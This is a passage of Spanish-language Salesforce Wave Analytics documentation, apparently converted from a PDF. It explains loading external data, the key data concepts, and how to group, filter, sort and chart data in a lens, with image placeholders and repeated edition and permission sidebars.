
El supervisor de datos proporciona opciones para que pueda gestionar trabajos.

CONSULTE TAMBIÉN

- Iniciar y detener un flujo de datos
- Volver a programar y cancelar la programación de un flujo de datos
- Supervisar un trabajo de flujo de datos
- Supervisar una carga de datos externos

# Datos externos

Puede integrar datos externos en Wave Analytics para que los datos queden disponibles para consultas desde el explorador y el diseñador.




La API de datos externos le permite cargar archivos de datos externos en Wave Analytics. La API de datos externos puede cargar archivos .csv y puede especificar opcionalmente la estructura de sus datos definiendo metadatos en formato JSON.

La API de datos externos está disponible en la versión 31 y posteriores de la API.

Los pasos de alto nivel para cargar datos externos utilizando la API son:

1. Preparar sus datos en formato CSV y luego crear un archivo de metadatos para especificar la estructura de los datos.
2. Conectar programáticamente con su organización de Salesforce.
3. Configurar la carga insertando una fila en el objeto InsightsExternalData, y luego establecer valores de entrada como el nombre del conjunto de datos, el formato de los datos y la operación para realizar sobre los datos.
4. Dividir sus datos en partes de 10 MB, y luego cargar las partes en los objetos InsightsExternalDataPart.
5. Iniciar la carga actualizando el campo `Acción` del objeto InsightsExternalData.
6. Supervisar el objeto InsightsExternalData para obtener actualizaciones de estado, y luego verificar que la carga del archivo se realizó correctamente.

# Explorar y visualizar sus datos

Cuando se pasa por una cantidad ingente de datos comerciales, a veces sabe exactamente lo que está buscando. Otras veces no es así, pero es evidente al verlo. Salesforce Wave Analytics le ofrece una forma rápida y fluida de descubrir las historias convincentes dentro de sus datos, y crea las visualizaciones adecuadas para contarle su historia.

Tras cargar sus datos, explórelos libremente. Desglose los datos utilizando visualizaciones interactivas. Aflore perspectivas no esperadas que puedan transformar su negocio. A continuación, permita que Wave Analytics realice el trabajo de crear gráficos dinámicos que tienen una apariencia elegante y comunican volúmenes.

Exploración y visualización de sus datos de forma interactiva
La exploración de los datos es un proceso iterativo. Normalmente implica estos pasos: ver, explorar, refinar, guardar y compartir.

Orientación en Wave Analytics
Vaya a Wave Analytics abriendo el menú de aplicaciones de Force.com en el encabezado de Salesforce y luego haciendo clic en **Analytics**.

Recopilaciones de datos en Wave Analytics
Hay varios tipos de recopilaciones de datos en la página de inicio. Los conjuntos de datos, las lentes, los paneles y las aplicaciones representan diferentes niveles de refinado de datos (todo desde datos sin procesar cargados desde sus sistemas de origen a vistas altamente saneadas y empaquetadas de sus datos).

Conceptos de exploración de datos
A medida que aprende a explorar y visualizar sus datos, resulta útil revisar conceptos clave como la visualización, la medición y la dimensión.

Explorar sus datos
Vea las perspectivas inesperadas que puede hacer aflorar explorando y visualizando interactivamente sus datos por medio de las herramientas del explorador.

Duplicar una visualización
Cree sobre una visualización duplicándola en una nueva ficha donde puede continuar explorando mientras guarda la original en su propia ficha.

Guardar una visualización
Guarde su visualización como una lente.

Compartir una visualización
Comparta una visualización con sus compañeros de trabajo publicando en Chatter, obteniendo su URL única, descargando una captura de pantalla de ésta o descargando sus datos filtrados. Una publicación de Chatter proporciona una imagen y un enlace al activo(lentes, panel o aplicación) en Wave Analytics. Los compañeros con el enlace y acceso al activo pueden desglosar y explorar la información que presenta. Para compartir sin otorgar el acceso al activo, utilice las opciones de descarga.

Exportar una visualización como una imagen
Exporte su visualización actual de modo que pueda guardarla como un archivo de imagen.

## Exploración y visualización de sus datos de forma interactiva


La exploración de los datos es un proceso iterativo. Normalmente implica estos pasos: ver, explorar, refinar, guardar y compartir.

- Ver: ver el conjunto de datos.
- Explorar: conocer los límites y la forma de sus datos. Juegue con las diferentes vistas, acerque y aleje, y vea lo que obtiene con diversas opciones de creación de gráficos.
- Refinar: restrinja su vista a los datos más importantes. Decida el nivel de detalle y categorización que sean más sencillos para la comprensión de sus compañeros de trabajo. Seleccione la visualización de gráficos más apropiada.
- Guardar: guarde su trabajo.
- Compartir: comparta sus vistas con otros usuarios. Para una presentación más sucinta, utilice su visualización para crear un panel.

## Orientación en Wave Analytics

Vaya a Wave Analytics abriendo el menú de aplicaciones de Force.com en el encabezado de Salesforce y luego haciendo clic en **Analytics**.

1. Abra Wave Analytics.




   La página de inicio es su punto de partida para explorar todos los datos a los que tenga acceso.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para acceder a Wave Analytics:
- "Utilizar Wave Analytics"

## Recopilaciones de datos en Wave Analytics

Hay varios tipos de recopilaciones de datos en la página de inicio. Los conjuntos de datos, las lentes, los paneles y las aplicaciones representan diferentes niveles de refinado de datos (todo desde datos sin procesar cargados desde sus sistemas de origen a vistas altamente saneadas y empaquetadas de sus datos).

- Un *conjunto de datos* contiene un conjunto de datos de origen, con un formato especial y optimizado para una exploración interactiva.
- Una *lente* es una vista especial de los datos de un conjunto de datos. Es donde se realizan análisis y visualizaciones de exploración.
- Un *panel* es un conjunto saneado de gráficos, mediciones y tablas basado en los datos de una o más lentes.

- Una *aplicación* contiene paneles, lentes y conjuntos de datos en cualquier combinación que sea coherente para compartir sus análisis de datos con compañeros de trabajo. Las aplicaciones son como carpetas: Permiten a los usuarios organizar sus propios proyectos de datos, ya sean privados o compartidos, y controlar la colaboración.

## Conceptos de exploración de datos

A medida que aprende a explorar y visualizar sus datos, resulta útil revisar conceptos clave como la visualización, la medición y la dimensión.

Una *visualización* es comúnmente un gráfico, como un gráfico de barras, de anillos, una cronología o un mapa de calor. También puede ser datos en forma tabular, como una tabla de comparación o una tabla dinámica. Cada visualización tiene una consulta subyacente, que es el método que utiliza Wave Analytics para recuperar información a partir de los datos de origen.

Una *medición* es un valor cuantitativo, como ingresos o un tipo de cambio. Puede realizar operaciones matemáticas en las mediciones, como calcular los ingresos totales y el tipo de cambio mínimo. Las mediciones tienen nombres (ingresos) y valores (1.000.000 de €). Cuando está viendo una visualización de gráfico en Wave Analytics, es importante recordar:

- El gráfico muestra una parte de sus datos en base al número o la cantidad de algo, o muestra datos tabulares.
- Una medición normalmente está *agregada* de alguna forma, lo que significa que se muestra con algún tipo de operación aritmética aplicada. Por ejemplo, cuando visualiza por primera vez un conjunto de datos, a menudo se ve una agregación sencilla como el recuento del número de filas. Normalmente agregará con un método diferente (suma, media, máximo, etcétera) a medida que explore y cambie o añada mediciones, pero siempre debe especificar el método de agregación en el momento de seleccionar la medición.
- Puede identificar las mediciones por su posición (los elementos más a la izquierda en la esquina superior izquierda de una lente) y por el texto que indica el método de agregación (como Suma de ingresos).

PRECAUCIÓN: Si realiza una consulta que agrega mediciones (como sumar o agrupar) y el valor resultante supera el valor máximo para un campo numérico (36,028,797,018,963,967), el valor se desborda y Wave Analytics devuelve un resultado incorrecto.

Una *dimensión* es un valor cualitativo, como una región, un nombre de producto y un número de modelo. Las dimensiones son útiles para agrupar y filtrar sus datos. A diferencia de las mediciones, no es posible realizar operaciones matemáticas en las dimensiones. Al igual que las mediciones, las dimensiones también tienen nombres (región) y valores (noreste). El tiempo se considera normalmente una dimensión en vez de una medición.

# Explorar sus datos

Vea las perspectivas inesperadas que puede hacer aflorar explorando y visualizando interactivamente sus datos por medio de las herramientas del explorador.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

## Ver sus datos en una lente

Cuando se miran los datos en modo de exploración, se hace en una *lente*. Una lente tiene varios aspectos: es el modo de ver datos en un conjunto de datos, es el lugar donde se exploran los datos gráficamente y es la base para construir cualquier panel.

## Agrupar sus datos en categorías

Agrupe datos para organizarlos de modo que se muestren en categorías útiles. Por ejemplo, busque patrones estacionales en su ciclo de ventas, agrupe los datos de oportunidad por el mes cuando se cierran los contratos.

## Filtrar sus datos

Aplique filtros en una lente para despejar su gráfico y centrarse en un subconjunto de datos que sean más importantes para su unidad comercial, proyecto o equipo de administración. Por ejemplo, limite su visualización a ciertos años fiscales.

## Cambiar el orden de clasificación

Seleccione el orden de la visualización de su gráfico de forma ascendente, descendente o sin clasificar.

## Cambiar el tipo de gráfico

Cambie entre tipos de gráficos para ver qué opciones de visualización indican la historia más convincente de sus datos.

## Cambiar mediciones

Su elección de medición define su visualización completa y determina el ámbito de su exploración. Por ejemplo, cambie el método de medición y agregación de "Recuento de oportunidades" a "Suma de cantidad". A continuación, añada una segunda medición para ver dos visualizaciones una a lado de otra.

## Cambiar la escala de gráficos

Cambie la escala de un gráfico, como aplicando una escala logarítmica. Las opciones disponibles dependen del tipo de gráfico.

## Crear columnas calculadas utilizando la Tabla de comparación

Utilice la Tabla de comparación para definir fórmulas personalizadas con columnas de datos. Visualice mediciones en paralelo y realice operaciones matemáticas en las columnas y filas de la tabla.

## Funciones ventana disponibles en la Tabla de comparación

El menú de funciones de tablas de comparación puede generar el SAQL para crear funciones de rango, ventana deslizante, porcentaje de grupo y periodo tras periodo.

## Volver a una vista anterior utilizando el historialla vista inicial

La exploración de sus datos puede descubrir muchas rutas. No todas serán de utilidad, lo que es normal. El Explorador guarda un historial completo de su actividad en una lente. Si ha cambiado su lente de una forma no deseada o simplemente desea volver a ver estas estupendas animaciones, utilice el historial para retroceder rápidamente a un estado anterior de su visualización. Para volver al estado original del panel o ver solo esas estupendas animaciones de nuevo, puede utilizar la opción de restablecimiento para volver rápidamente a la vista inicial.

## Aplicar grupos y filtros utilizando copiando y pegando por medio del portapapeles de su navegador

A veces desea ir en múltiples direcciones cuando se explora un conjunto de datos, como probar diversas agrupaciones y centrarse en diferentes ángulos. En vez de explorar de forma lineal y utilizar la herramienta de historial para repasar y tomar una nueva dirección, puede explorar múltiples direcciones a la vez abriendo el mismo conjunto de datos en varias fichas de Wave Analytics. Luego utilice las herramientas para copiar y pegar del explorador para replicar agrupaciones y filtros específicos de una ficha a otra.

### Ver la consulta detrás de su lente

Wave Analytics utiliza Salesforce Analytics Query Language (SAQL) en segundo plano en lentes y paneles para recopilar datos para las visualizaciones. Abra el visor SAQL para observar la consulta SAQL subyacente que se escribe a medida que explora o cópiela para utilizarla en otro punto.

### Recortar una lente a un panel

Para incluir una lente en un panel, recórtela. Cuando recorta una lente, Wave agrega la consulta como un paso al panel utilizado más recientemente. Si un panel no está abierto, Wave agrega el paso a un nuevo panel en Wave Dashboard Designer. Después de agregar el panel al diseñador, puede aplicarlo a un widget del panel. El widget anula la configuración de visualización de la lente: el widget determina cómo mostrar los resultados de la consulta.

## Ver sus datos en una lente

Cuando se miran los datos en modo de exploración, se hace en una *lente*. Una lente tiene varios aspectos: es el modo de ver datos en un conjunto de datos, es el lugar donde se exploran los datos gráficamente y es la base para construir cualquier panel.

1. Desde la página de inicio, haga clic en un conjunto de datos o una lente.
   Se abrirá una lente en una ficha nueva. Por ejemplo, esta lente abre un gráfico de barras que muestra el número de filas de un conjunto de datos de oportunidad.


**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para ver visualizaciones:
- "Utilizar Wave Analytics"




## Agrupar sus datos en categorías

Agrupe datos para organizarlos de modo que se muestren en categorías útiles. Por ejemplo, busque patrones estacionales en su ciclo de ventas, agrupe los datos de oportunidad por el mes cuando se cierran los contratos.


**1.** Haga clic en el botón **Agrupar**.

**2.** Utilizando el cuadro de búsqueda, introduzca las primeras letras de la dimensión con la que desea agrupar, como Fecha de cierre.


Las dimensiones de sus datos determinan las categorías por las que puede agrupar.




**3.** Pase el ratón sobre la línea Fecha de cierre. Haga clic en el botón **Escala** que aparece a la derecha.




**4.** En la lista Escala de fecha de calendario, haga clic en Mes.




El gráfico de barras cambia de una barra simple a varias barras que muestran los datos agrupados de forma separada por año y mes de cierre.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO


Para ver visualizaciones:

- "Utilizar Wave Analytics"




5. Para agregar una agrupación secundaria, también denominada *agrupación apilada*, haga clic en el botón **Grupo**. Por medio del cuadro de búsqueda, localice la dimensión Nombre de etapa y selecciónela a continuación.

   En este punto se acaba de agregar un grupo. Si ha hecho clic en el botón **Filtro**, se habrá agregado un grupo y un filtro.





La visualización cambiará para mostrar los datos agrupado por ambas dimensiones. Se asigna un color a las entradas del último subgrupo para cada categoría y la leyenda de color se muestra a la derecha. Puede tener un máximo de cuatro agrupaciones en una lente.


## Filtrar sus datos

Aplique filtros en una lente para despejar su gráfico y centrarse en un subconjunto de datos que sean más importantes para su unidad comercial, proyecto o equipo de administración. Por ejemplo, limite su visualización a ciertos años fiscales.

**1.** Haga clic en **Filtro**.




En el cuadro de diálogo Agregar un filtro, las mediciones se enumeran en la parte superior, seguidas de las dimensiones.




**2.** Seleccione la dimensión Año fiscal.
Aparecerán los valores de Año fiscal.


EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"




3. Seleccione 2012 y 2013 y, a continuación, haga clic en **Agregar**. Si utiliza el cuadro de búsqueda para localizar valores para filtrar, tenga en cuenta que esta búsqueda distingue entre mayúsculas y minúsculas.
   El filtro que aplique se mostrará junto al botón **Filtro**.

La visualización del gráfico cambia para mostrar los datos de los años fiscales 2012 y 2013 únicamente.



## Cambiar el orden de clasificación

Seleccione el orden de la visualización de su gráfico de forma ascendente, descendente o sin clasificar.

1. Haga clic en el botón **Opciones**.

2. En el cuadro de diálogo, seleccione **Asc** (clasificación ascendente), **Desc** (clasificación descendente) y **Desactivado** (sin clasificación).

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"


## Cambiar el tipo de gráfico

Cambie entre tipos de gráficos para ver qué opciones de visualización indican la historia más convincente de sus datos.

1. Haga clic en el botón **Cambiar tipo de gráfico**.



Se mostrará una galería de los tipos de gráficos que hay disponibles para esta lente.




EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

2. Pase el ratón sobre un tipo de gráfico para ver cuántas mediciones y dimensiones requiere ese tipo de visualización.
   Por ejemplo, un gráfico de anillos puede tener una medición y una o dos dimensiones.
3. Haga clic en un tipo de gráfico, como Barras apiladas.
   El tipo de visualización cambiará.




## Cambiar mediciones

Su elección de medición define su visualización completa y determina el ámbito de su exploración. Por ejemplo, cambie el método de medición y agregación de "Recuento de oportunidades" a "Suma de cantidad". A continuación, añada una segunda medición para ver dos visualizaciones una a lado de otra.

1. Haga clic en la agregación **Suma** y, a continuación, haga clic en la medición cantidad (registro mensual, USD).
   La visualización cambia para mostrar la Suma de la cantidad.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.


Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO


Para ver visualizaciones:
- "Utilizar Wave Analytics"

2. Para agregar una segunda medición, haga clic en el botón **Medición**.

